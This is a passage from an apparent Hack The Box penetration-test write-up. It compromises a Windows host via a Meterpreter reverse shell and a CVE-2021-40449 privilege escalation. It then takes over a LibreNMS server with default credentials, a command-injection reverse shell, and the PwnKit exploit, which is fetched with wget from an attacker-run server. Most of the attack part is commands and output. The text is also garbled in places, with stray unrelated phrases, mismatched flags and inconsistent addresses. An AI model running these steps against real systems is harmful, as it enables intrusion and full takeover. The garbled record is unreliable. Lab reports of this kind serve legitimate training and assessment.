11/17/2022 08:54 PM <DIR> .
11/17/2022 08:54 PM <DIR> ..
12/20/2021 05:20 AM <DIR> css
12/20/2021 05:20 AM <DIR> images
12/20/2021 05:16 AM 4,875 index.php
12/20/2021 05:20 AM <DIR> is
11/17/2022 08:54 PM 7,168 test.exe
2 File(s) 12,043 bytes
5 Dir(s) 2,750,930,944 bytes free
```

Setting the Listener and Getting Shell



```

[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> options
Module options (exploit/multi/handler):
  ↳ Target: 10.10.14.27  Port: 4444  Platform: windows/x64/meterpreter/reverse_tcp
    Name  Current Setting  Required  Description
    ----  -----  -----  -----
    EXITFUNC process      yes        Exit technique (Accepted: '', seh, thread, process, none)
    LHOST  10.10.14.27    yes        The listen address (an interface may be specified)
    LPORT  4444            yes        The listen port

Payload options (windows/x64/meterpreter/reverse_tcp):
  Name  Current Setting  Required  Description
  ----  -----  -----  -----
  EXITFUNC process      yes        Exit technique (Accepted: '', seh, thread, process, none)
  LHOST  10.10.14.27    yes        The listen address (an interface may be specified)
  LPORT  4444            yes        The listen port

Exploit target:
  Id  Name
  --  ---
  0  Wildcard Target

```

Execute

Output

```

[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> run
[*] Started reverse TCP handler on 10.10.14.27:4444
[*] Sending stage (200774 bytes) to 10.129.96.184
[*] Meterpreter session 1 opened (10.10.14.27:4444 -> 10.129.96.184:49674) at 2022-12-21 12:19:46 +0000
(Meterpreter 1)(C:\xampp\htdocs) > whoami
[-] Unknown command: whoami
(Meterpreter 1)(C:\xampp\htdocs) > getuid
Server username: HEAPDRIVER\Jr
1 file(s) 7,168 bytes

```

Getting the User Flag:

```

(Meterpreter 1)(C:\Users\Jr) > cd Desktop
(Meterpreter 1)(C:\Users\Jr\Desktop) > ls
Listing: C:\Users\Jr\Desktop
=====
Mode          Size  Type  Last modified  11:33 PM  <DIR>    Pictures
Mode          Size  Type  Last modified  12:12 PM  <DIR>    ...
Mode          Size  Type  Last modified  09/14/2022 12:12 PM  <DIR>    Documents
Mode          Size  Type  Last modified  09/14/2018 11:33 PM  <DIR>    Downloads
Mode          Size  Type  Last modified  09/14/2018 11:33 PM  <DIR>    Music
Mode          Size  Type  Last modified  11:33 PM  <DIR>    Pictures
Mode          Size  Type  Last modified  12/12 PM  <DIR>    ...
100666/rw-rw-rw-  1446 fil   2021-12-20 12:54:43 +0000 Microsoft Edge.lnk
100666/rw-rw-rw-  282  fil   2022-01-11 13:52:48 +0000 desktop.ini
100666/rw-rw-rw-  70   fil   2021-12-21 13:38:43 +0000 user.txt free

(Meterpreter 1)(C:\Users\Jr\Desktop) > cat user.txt
0087b14a19e09ef30a53bee940fe5eda77
(Meterpreter 1)(C:\Users\Jr\Desktop) >

```

Location of the Flag:

Directory: C:\Users\Jr\Desktop

File: user.txt

Privilege Escalation

Running exploit suggester in the Metasploit

Step 1: Background the current Metasploit session

Command: background

Step 2: Using Local Exploit suggester

Exploit: use multi/recon/local_exploit_suggester

```
[msf] (Jobs:0 Agents:1) post(multi/recon/local exploit_suggester) >> run
[*] 10.129.96.184 - Collecting local exploits for x64/windows...
[*] 10.129.96.184 - 169 exploit checks are being tried...
[+] 10.129.96.184 - exploit/windows/local/bypassuac_dotnet_profiler: The target appears to be vulnerable.
[+] 10.129.96.184 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.129.96.184 - exploit/windows/local/bypassuac_fodhelper: The target appears to be vulnerable.
[+] 10.129.96.184 - exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
[+] 10.129.96.184 - exploit/windows/local/bypassuac_sluhijack: The target appears to be vulnerable.
[+] 10.129.96.184 - exploit/windows/local/cve_2020_1048_printerdemon: The target appears to be vulnerable.
[+] 10.129.96.184 - exploit/windows/local/cve_2020_1337_printerdemon: The target appears to be vulnerable.
[+] 10.129.96.184 - exploit/windows/local/cve_2020_17136: The target appears to be vulnerable. A vulnerable Windows 10 v1809 build was detected!
[+] 10.129.96.184 - exploit/windows/local/cve_2021_40449: The target appears to be vulnerable. Vulnerable Windows 10 v1809 build detected!
[+] 10.129.96.184 - exploit/windows/local/cve_2022_21882_win32k: The target appears to be vulnerable.
[+] 10.129.96.184 - exploit/windows/local/cve_2022_21999_spoolfool_privesc: The target appears to be vulnerable.
[+] 10.129.96.184 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not be validated.
[*] Running check method for exploit 41 / 41
[*] 10.129.96.184 - Valid modules for session 1:

=====
#   Name          Potentially Vulnerable?  Check Result
-----+
1  exploit/windows/local/bypassuac_dotnet_profiler Yes   The target appears to be vulnerable.
2  exploit/windows/local/bypassuac_eventvwr       Yes   The target appears to be vulnerable.
3  exploit/windows/local/bypassuac_fodhelper      Yes   The target appears to be vulnerable.
4  exploit/windows/local/bypassuac_sdclt         Yes   The target appears to be vulnerable.
5  exploit/windows/local/bypassuac_sluhijack      Yes   The target appears to be vulnerable.
6  exploit/windows/local/cve_2020_1048_printerdemon Yes   The target appears to be vulnerable.
7  exploit/windows/local/cve_2020_1337_printerdemon Yes   The target appears to be vulnerable.
8  exploit/windows/local/cve_2020_17136           Yes   The target appears to be vulnerable. A vulnerable Windows 10 v1809 build was detected!
9  exploit/windows/local/cve_2021_40449          Yes   The target appears to be vulnerable. Vulnerable Windows 10 v1809 build detected!
10 exploit/windows/local/cve_2022_21882_win32k     Yes   The target appears to be vulnerable.
11 exploit/windows/local/cve_2022_21999_spoolfool_privesc Yes   The target appears to be vulnerable.
12 exploit/windows/local/ikeext_service           Yes   The target appears to be vulnerable.
13 exploit/windows/local/ms16_032_secondary_logon_handle_privesc Yes   The service is running, but could not be validated.
```

```
=====
#   Name          Potentially Vulnerable?  Check Result
-----+
1  exploit/windows/local/bypassuac_dotnet_profiler Yes   The target appears to be vulnerable.
2  exploit/windows/local/bypassuac_eventvwr       Yes   The target appears to be vulnerable.
3  exploit/windows/local/bypassuac_fodhelper      Yes   The target appears to be vulnerable.
4  exploit/windows/local/bypassuac_sdclt         Yes   The target appears to be vulnerable.
5  exploit/windows/local/bypassuac_sluhijack      Yes   The target appears to be vulnerable.
6  exploit/windows/local/cve_2020_1048_printerdemon Yes   The target appears to be vulnerable.
7  exploit/windows/local/cve_2020_1337_printerdemon Yes   The target appears to be vulnerable.
8  exploit/windows/local/cve_2020_17136           Yes   The target appears to be vulnerable. A vulnerable Windows 10 v1809 build was detected!
9  exploit/windows/local/cve_2021_40449          Yes   The target appears to be vulnerable. Vulnerable Windows 10 v1809 build detected!
10 exploit/windows/local/cve_2022_21882_win32k     Yes   The target appears to be vulnerable.
11 exploit/windows/local/cve_2022_21999_spoolfool_privesc Yes   The target appears to be vulnerable.
12 exploit/windows/local/ikeext_service           Yes   The target appears to be vulnerable.
13 exploit/windows/local/ms16_032_secondary_logon_handle_privesc Yes   The service is running, but could not be validated.
```

Exploit to gain escalated privilege

Exploit: use windows/local/cve_2021_40449

```
[msf] (Jobs:0 Agents:1) exploit(windows/local/cve_2021_40449) >> options
Home
Module options (exploit/windows/local/cve_2021_40449):
Name  Current Setting  Required  Description
-----+
SESSION 1           yes        The session to run this module on

Payload options (windows/x64/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
-----+
EXITFUNC  thread       yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST   tun0          yes        The listen address (an interface may be specified)
LPORT   4444          yes        The listen port

Exploit target:
Id  Name
--+
0  Windows 10 x64 RS1 (build 14393) and RS5 (build 17763)
```

Getting Privileged Shell

```
[msf] (Jobs:0 Agents:1) exploit(windows/local/cve_2021_40449) >> run
[*] Started reverse TCP handler on 10.10.14.27:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Target's build number: 10.0.17763.1577
[+] The target appears to be vulnerable. Vulnerable Windows 10 v1809 build detected!
[*] Launching msieexec to host the DLL...
[+] Process 3848 launched.
[*] Reflectively injecting the DLL into 3848...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (200774 bytes) to 10.129.96.184
[*] Meterpreter session 3 opened (10.10.14.27:4444 -> 10.129.96.184:49678) at 2022-11-17 21:31:06 +0000

(Meterpreter 3) (C:\Windows\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
(Meterpreter 3) (C:\Windows\system32) > whoami
```

Capturing the Root Flag

```
(Meterpreter 3) (C:\Users\Woodenk\Desktop) > ls
Listing: C:\Users\Woodenk\Desktop
=====
Mode          Size  Type  Last modified           Name
----          ----  ---   -----              -----
100666/rw-rw-rw- 1446   fil   2021-12-20 10:40:00 +0000  Microsoft Edge.lnk
100666/rw-rw-rw- 282    fil   2022-01-11 10:35:59 +0000  desktop.ini
100666/rw-rw-rw- 70     fil   2021-12-21 13:39:45 +0000  root.txt

(Meterpreter 3) (C:\Users\Woodenk\Desktop) > type root.txt
[-] Unknown command: type
(Meterpreter 3) (C:\Users\Woodenk\Desktop) > cat root.txt
4aa12799d3447c62011a22bfafe28fc5
(Meterpreter 3) (C:\Users\Woodenk\Desktop) >
```

Root Flag Location:

Directory: C:\Users\Woodenk\Desktop\

File: root.txt

Flags

Root Flag: 4aa12799d3447c62011a22bfafe28fc5

User Flag: 87b14a19e09ef30a53bee940fe5eda77

4.3 Liberty



Nmap Scanning

```
[eu-dedicated-18-dhcp]-[10.10.14.27]-[htb-ep-13836@htb-vxamwzphr3]-[-]
└── [*$ sudo nmap -sS -sV -A -Pn 10.129.245.78
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-21 13:00 GMT
Nmap scan report for 10.129.245.78
Host is up (0.013s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|_ 256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_ 256 18:cd:9d:08:a6:21:a8:b8:6f:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/
| http-trame-info: Problem with XML parsing of /evox/about
| http-title: LibreNMS
| Requested resource was http://10.129.245.78/login
| http-server-header: nginx/1.18.0 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit)
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=D=12/21%T=22%CT=1%CU=37150%PV=Y%DS=2%DC=T%G=Y%TM=63A303
OS:7C%P=x86_64-pc-linux-gnu)SEQ(SP=FE%GCD=1%ISR=110%TI=%CI=Z%II=I%TS=A)OPS
OS:(01=M5395T11NW7%02=M5395T11NW7%03=M539NNT11NW7%04=M539T11NW7%05=M539ST1
OS:1NW7%06=M539ST11NW7%01WIN%W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN
OS:(R=Y%DF=Y%T=40%W=FAF0%0=M539NNSNW7%CC=Y%Q=0)T1(R=Y%DF=Y%T=40%S=0%A=S+F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%0=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A+S+F=AP%0=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS=%R%0=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=40%IPPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%
OS:RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel My Brother Twice
First to schizophrenia, then forever to the city.

TRACEROUTE (using port 1025/tcp)
```

Vulnerability Scan

Sans Settings

Back to My Scans

Hosts 1 Vulnerabilities 19 VPR Top Threats 1 History 1

Assessed Threat Level: Medium

The following vulnerabilities are ranked by Tenable's patented Vulnerability Priority Rating (VPR) system. The findings listed below detail the top ten vulnerabilities, providing a prioritized view to help guide remediation to effectively reduce risk.

Click on each finding to show further details along with the impacted hosts.

To learn more about Tenable's VPR scoring system, see [Predictive Prioritization](#).

VPR Severity	Name	Reasons	VPR Score ▾	Hosts
High	jQuery 1.2 < 3.5.0 Multiple XSS	Social Media	6.3	1
Low	Web Server HTTP Header Internal IP Disclosure	No recorded events	2.2	1

Tenable News

Delta Electronics DIAEnergie Multiple Vulnerabilit...

Read More

Configure Audit Trail Launch Report Export

darshan


Scan Details

Policy:	Basic Network Scan
Status:	Completed
Severity Base:	CVSS v3.0
Scanner:	Local Scanner
Start:	November 20 at 2:45 PM
End:	November 20 at 2:53 PM
Elapsed:	8 minutes

Password Guessing

Username: admin

Password: admin



LibreNMS — Mozilla Firefox

LibreNMS

← → ⌛ ⌂ 10.129.245.78 ⭐ 🐺 🚫 📈 ⟲ ⟳ ⌂

HTB Academy HTB Hack The Box HTB Blog Parrot Security

(Un)Acknowledgement note:

Acknowledge until clear:

Ack alert

Dashboards

Default Toggle Dropdown

- No other Dashboards

New Dashboard Add

Dashboard Name Default Private Update

Add Widgets

Select Widget Toggle Dropdown

- [Alerts](#)
- [Availability map](#)
- [Component Status](#)
- [Device summary horizontal](#)
- [Device summary vertical](#)
- [Eventlog](#)
- [External Images](#)
- [Globe map](#)
- [Graph](#)
- [Graylog](#)
- [Notes](#)
- [Server Stats](#)
- [Syslog](#)
- [Top Devices](#)
- [Top Interfaces](#)
- [World map](#)

RemoveWidgets

DeleteDashboard

The screenshot shows a web browser window for LibreNMS. The main content area displays a configuration interface for a dashboard. At the top, there's a header bar with LibreNMS branding and a URL of 10.129.245.78. Below the header, there are sections for '(Un)Acknowledgement note:' and 'Acknowledge until clear:', each with a checkbox. A dropdown menu is open under 'Default Toggle Dropdown' with options 'Ack alert', 'Dashboards', and 'Default Toggle Dropdown'. A bulleted list indicates that 'No other Dashboards' are present. Below this is a 'New Dashboard' section with a text input for 'Name' and a 'Add' button. Further down, there's a 'Dashboard Name' field set to 'Default', a 'Private' dropdown, and an 'Update' button. A 'Add Widgets' section follows, featuring a 'Select Widget Toggle Dropdown' button and a large list of widget options. This list includes links for Alerts, Availability map, Component Status, Device summary horizontal, Device summary vertical, Eventlog, External Images, Globe map, Graph, Graylog, Notes, Server Stats, Syslog, Top Devices, Top Interfaces, and World map. At the bottom of the configuration area are two buttons: 'RemoveWidgets' and 'DeleteDashboard'.

Searching Exploit in Metasploit

Command: search librenms

```
[msf] =[ metasploit v6.2.13-dev          ]
+ --=[ 2239 exploits - 1181 auxiliary - 398 post      ]
+ --=[ 864 payloads - 45 encoders - 11 nops          ]
+ --=[ 9 evasion                                         ]

Metasploit tip: When in a module, use back to go
back to the top level prompt

[msf](Jobs:0 Agents:0) >> search librenms
52 MB Volume
Matching Modules
=====
#  Name                               Disclosure Date  Rank    Check  Description
-  -----
0  exploit/linux/http/librenms_collectd_cmd_inject 2019-07-15  excellent Yes   LibreNMS Collectd Command Injection
1  exploit/linux/http/librenms_addhost_cmd_inject   2018-12-16  excellent No    LibreNMS addhost Command Injection

Interact with a module by name or index. For example info 1, use 1 or use exploit/linux/http/librenms_addhost_cmd_inject
```

Gaining Initial Access

Exploit: exploit/linux/http/librenms_addhost_cmd_inject
Authenticated user exploit.

```
[msf](Jobs:0 Agents:0) >> use 1
[*] Using configured payload cmd/unix/reverse
[msf](Jobs:0 Agents:0) exploit(linux/http/librenms_addhost_cmd_inject) >> options
Module options (exploit/linux/http/librenms_addhost_cmd_inject):
Name  Current Setting  Required  Description
-----+
PASSWORD admin        yes       Password for LibreNMS
Proxies no            no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 10.129.239.251 yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT 80             yes       The target port (TCP)
SSL    false          no        Negotiate SSL/TLS for outgoing connections
TARGETURI /            yes       Base LibreNMS path
USERNAME admin         yes       User name for LibreNMS
VHOST   my_data        no        HTTP server virtual host

my_data
Payload options (cmd/unix/reverse):
Name  Current Setting  Required  Description
-----+
LHOST 10.10.14.27     yes       The listen address (an interface may be specified)
LPORT 4444             yes       The listen port

Exploit target:
Id  Name
--  --
0   Linux
```

Getting Shell

```
[msf] (Jobs:0 Agents:0) exploit(linux/http/librenms_addhost_cmd_inject) >> run
[*] Started reverse TCP double handler on 10.10.14.27:4444
[-] Exploit aborted due to failure: no-access: Failed to log into LibreNMS
[*] Exploit completed, but no session was created.
[msf] (Jobs:0 Agents:0) exploit(linux/http/librenms_addhost_cmd_inject) >> run
[*] TX packets 31711 bytes 58189147 (55.4 MB)
[*] Started reverse TCP double handler on 10.10.14.27:4444
[*] Sessions 0
[*] Successfully logged into LibreNMS. Storing credentials...
[+] Successfully added device with hostname stMbkWS
[*] Accepted the first client connection...54 0 destination 10.10.14.27
[*] Accepted the second client connection...44 0 destination 10.10.14.27
[+] Successfully deleted device with hostname stMbkWS and id #6
[*] Command: echo 9w8PlxxTrVdB0wpz; 00-00-00-00-00-00-00-00 txqueuelen 500
[*] Writing to socket A
[*] Writing to socket B bytes 142083 (138.7 KiB)
[*] Reading from sockets...ad 0 overruns 0 frame 0
[*] Reading from socket A bytes 16088 (15.7 KiB)
[*] A: "9w8PlxxTrVdB0wpz\r\n" 0 overruns 0 carrier 0 collisions 0
[*] Matching...
[*] B is input...[eu-dhcp]-[10.10.14.27]-[htb-ep-13836-dtb-x7aaump6x]-[+]
[*] Command shell session 1 opened (10.10.14.27:4444 -> 10.129.240.58:52458) at 2022-11-14 19:51:41 +0000 make
whoami
librenms Volume
pwd
/opt/librenms/html
ls
aix dash.php
```

Capturing user Flag

Command: cat user.txt

```
[*] A is input...
[*] Command shell session 1 opened (10.10.14.27:4444 -> 10.129.245.71:41096) at 2022-12-21 11:41:09 +0000
```

```
whoami
librenms Volume
cd /
cd home
ls
cecilia
cd cecilia
pwd
/home/cecilia
ls
user.txt
cat user.txt
2545c691b225b0fc2c876d9e21198beb
```

```
File Edit View Search Terminal Help
└── [*]$ git clone https://github.com/The-Z-Labs/linux-exploit-suggester
Cloning into 'CVE-2021-4034'...
remote: Enumerating objects: 30, done
remote: Counting objects: 100% (30/30)
remote: Compressing objects: 100% (29/29)
remote: Total 30 (delta 11), reused 8
Receiving objects: 100% (30/30), 6.94
Resolving deltas: 100% (11/11), done.
└─[eu-dedicated-18-dhcp]-[10.10.14.27]
    └── [*]$ ls
        CVE-2021-4034 Desktop my_data Temp
        └─[eu-dedicated-18-dhcp]-[10.10.14.27]
            └─[eu-dedicated-18-dhcp]-[10.10.14.27-4034]
                └── [*]$ ls
                    evil-so.c exploit.c Makefile README
                    └─[eu-dedicated-18-dhcp]-[10.10.14.27-4034]
                        └── [*]$ make
                        gcc -shared -o evil.so -fPIC evil-so.c
                        evil-so.c: In function 'gconv_init':
                        evil-so.c:1015: warning: implicit declaration of function 'getgroups'? [-Wimplicit-function-declaration]
```

Privilege Escalation

Running Linux exploit Sugester

Getting the Linux exploit suggester: <https://github.com/The-Z-Labs/linux-exploit-suggester>

Getting the Linux exploit suggester to “/tmp” directory of the victim machine.

Making it executable:

Command – chmod +x les.sh

Running the script.

```

./les.sh 21 11:47:05 (42.2 MB/s) - 'les.sh' saved [90917/90917]

Available information:[+] [10.10.14.27] - [htb-ep-13836@htb-vxamwzphr3] - [~/exploitSuggester]
└── [!]$ python3 -m http.server 5000
Kernel version: 5.4.0-0 port 5000 (http://0.0.0.0:5000/) ...
Architecture: x86_64
Distribution: ubuntu received, exiting.
Distribution version: 20.04.10.14.27 - [htb-ep-13836@htb-vxamwzphr3] - [~/exploitSuggester]
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS: (http://0.0.0.0:5000/) ...
[10.129.245.71] - [21/Dec/2022 11:48:48] "GET /les.sh HTTP/1.1" 200 -
Searching among:
Exception occurred during processing of request from ('10.129.245.71', 40988)
81 kernel space exploits all last;
49 user space exploits i3.9/socketserver.py', line 650, in process_request_thread
    self._finish_request(request, client_address)
Possible Exploits: python3.9/socketserver.py', line 360, in finish_request
    self._RequestHandlerClass.request, client_address, self)
cat: write error: Broken pipe: p/server.py", line 653, in __init__
cat: write error: Broken pipe: kwargs)
[+] [CVE-2022-2586] nft_object UAF server.py", line 720, in __init__
    self._handle()
Details: https://www.openwall.com/lists/oss-security/2022/08/29/5
Exposure: probable
Tags: [ ubuntu=(20.04) ]{kernel:5.12.13} Line 415, in handle_one_request
Download URL: https://www.openwall.com/lists/oss-security/2022/08/29/5/1
Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)
self._config(left, self._write)
[+] [CVE-2021-4034] PwnKit http/server.py", line 859, in copyfile
    shutil.copyfileobj(source, outfile)
Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
Exposure: probable
Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main
ConnectionResetError: [Errno 104] Connection reset by peer
[+] [CVE-2021-3156] sudo Baron Samedit...
[10.129.245.71] - [21/Dec/2022 11:49:28] "GET /les.sh HTTP/1.1" 200 -

```

The Pwnkit Exploit

The exploit suggesters output lists a multiple output, after trial and error, the Pwnkit exploit suggester works.

Getting the exploit: <https://github.com/ryaagard/CVE-2021-4034>

```

[eu-dedicated-18-dhcp]-[10.10.14.27]-[htb-ep-13836@htb-x7aapump6x]-[~]
└── [★]$ git clone https://github.com/ryaagard/CVE-2021-4034
Cloning into 'CVE-2021-4034'...
remote: Enumerating objects: 30, done.
remote: Counting objects: 100% (30/30), done.
remote: Compressing objects: 100% (29/29), done.
remote: Total 30 (delta 11), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (30/30), 6.94 KiB | 6.94 MiB/s, done.
Resolving deltas: 100% (11/11), done.
[eu-dedicated-18-dhcp]-[10.10.14.27]-[htb-ep-13836@htb-x7aapump6x]-[~]
└── [★]$ ls
CVE-2021-4034 Desktop my_data Templates
[eu-dedicated-18-dhcp]-[10.10.14.27]-[htb-ep-13836@htb-x7aapump6x]-[~]
└── [★]$ cd CVE-2021-4034/
[eu-dedicated-18-dhcp]-[10.10.14.27]-[htb-ep-13836@htb-x7aapump6x]-[~/CVE-2021-4034]

```

Setting up the exploit

Command: make

Using the make command compile the exploit

```
[eu-dedicated-18-dhcp]-[10.10.14.27]-[htb-ep-13836@htb-x7aapump6x]-[~/CVE-2021-4034]
└── [★]$ ls
evil-so.c exploit.c Makefile README.md
[eu-dedicated-18-dhcp]-[10.10.14.27]-[htb-ep-13836@htb-x7aapump6x]-[~/CVE-2021-4034]
└── [★]$ make
gcc -shared -o evil.so -fPIC evil-so.c
evil-so.c: In function 'gconv_init':
evil-so.c:10:5: warning: implicit declaration of function 'setgroups'; did you mean 'getgroups'? [-Wimplicit-function-declaration]
  10 |     setgroups(0);
      | ^~~~~~
      |     getgroups
gcc exploit.c -o exploit
exploit.c: In function 'main':
exploit.c:25:5: warning: implicit declaration of function 'execve' [-Wimplicit-function-declaration]
  25 |     execve(BIN, argv, envp);
      | ^~~~~~
[eu-dedicated-18-dhcp]-[10.10.14.27]-[htb-ep-13836@htb-x7aapump6x]-[~/CVE-2021-4034]
```

```
[eu-dedicated-18-dhcp]-[10.10.14.27]-[htb-ep-13836@htb-x7aapump6x]-[~/CVE-2021-4034]
└── [★]$ ls
evil.so evil-so.c exploit exploit.c Makefile README.md
```

Uploading the exploit to the Victim Machine

Setting up the python server.

Command: python3 -m http.server 8000

Fetching the exploit from the attacker machine.

Command

wget http://10.10.14.27:8000/exploit

wget http://10.10.14.27:8000/evil.so

```
[eu-dedicated-18-dhcp]-[10.10.14.27]-[htb-ep-13836@htb-x7aapump6x]-[~/CVE-2021-4034]
└── [★]$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.240.58 - - [14/Nov/2022 19:57:32] "GET /exploit HTTP/1.1" 200 -
10.129.240.58 - - [14/Nov/2022 19:58:12] "GET /evil.so HTTP/1.1" 200 -
```

```
librenms@liberty:~/html$ which make
which make
librenms@liberty:~/html$ which gcc
which gcc
/usr/bin/gcc
librenms@liberty:~/html$ wget http://10.10.14.27:8000/exploit
wget http://10.10.14.27:8000/exploit
--2022-11-14 21:57:33-- http://10.10.14.27:8000/exploit
Connecting to 10.10.14.27:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 20136 (20K) [application/octet-stream]
Saving to: 'exploit'

      0K ..... 100% 1.72M=0.01s

2022-11-14 21:57:33 (1.72 MB/s) - 'exploit' saved [20136/20136]

librenms@liberty:~/html$ wget http://10.10.14.27:8000/evil.so
wget http://10.10.14.27:8000/evil.so
--2022-11-14 21:58:12-- http://10.10.14.27:8000/evil.so
Connecting to 10.10.14.27:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 19688 (19K) [application/octet-stream]
Saving to: 'evil.so'

      0K ..... 100% 1.75M=0.01s

2022-11-14 21:58:12 (1.75 MB/s) - 'evil.so' saved [19688/19688]
```

Getting Root Access

Making the exploit executable and executing the exploit, gives us privilege access as the root user.

```
librenms@liberty:~/html$ chmod 777 exploit
chmod 777 exploit
librenms@liberty:~/html$ ./exploit
./exploit
whoami
root
pwd
/opt/librenms/html
cd /root Volume
ls
root.txt
snap
cat root.txt
b8e3d41e30284346ca9c5e24b2391b00
/bin/bash -i
bash: cannot set terminal process group (922): Inappropriate ioctl for device
bash: no job control in this shell
root@liberty:/root#
```

Flag location: /home/cecilia/user.txt

User Flag: 2545c691b225b0fc2c876d9e21198beb

Root Flag Location: /root/root.txt

Root Flag: b8e3d41e30284346ca9c5e24b2391b00

5 Risk Rating

According to **NIST SP 800-30 Guide for Conducting Risk Assessments** exploited vulnerabilities can be ranked based on the basis of likelihood and impact to determine the overall risk (Blank and Gallagher, 2012).

Risk = Threat*Vulnerability*Impact.

Threat		Low				Medium				High				Critical			
Vulnerability		L	M	H	C	L	M	H	C	L	M	H	C	L	M	H	C
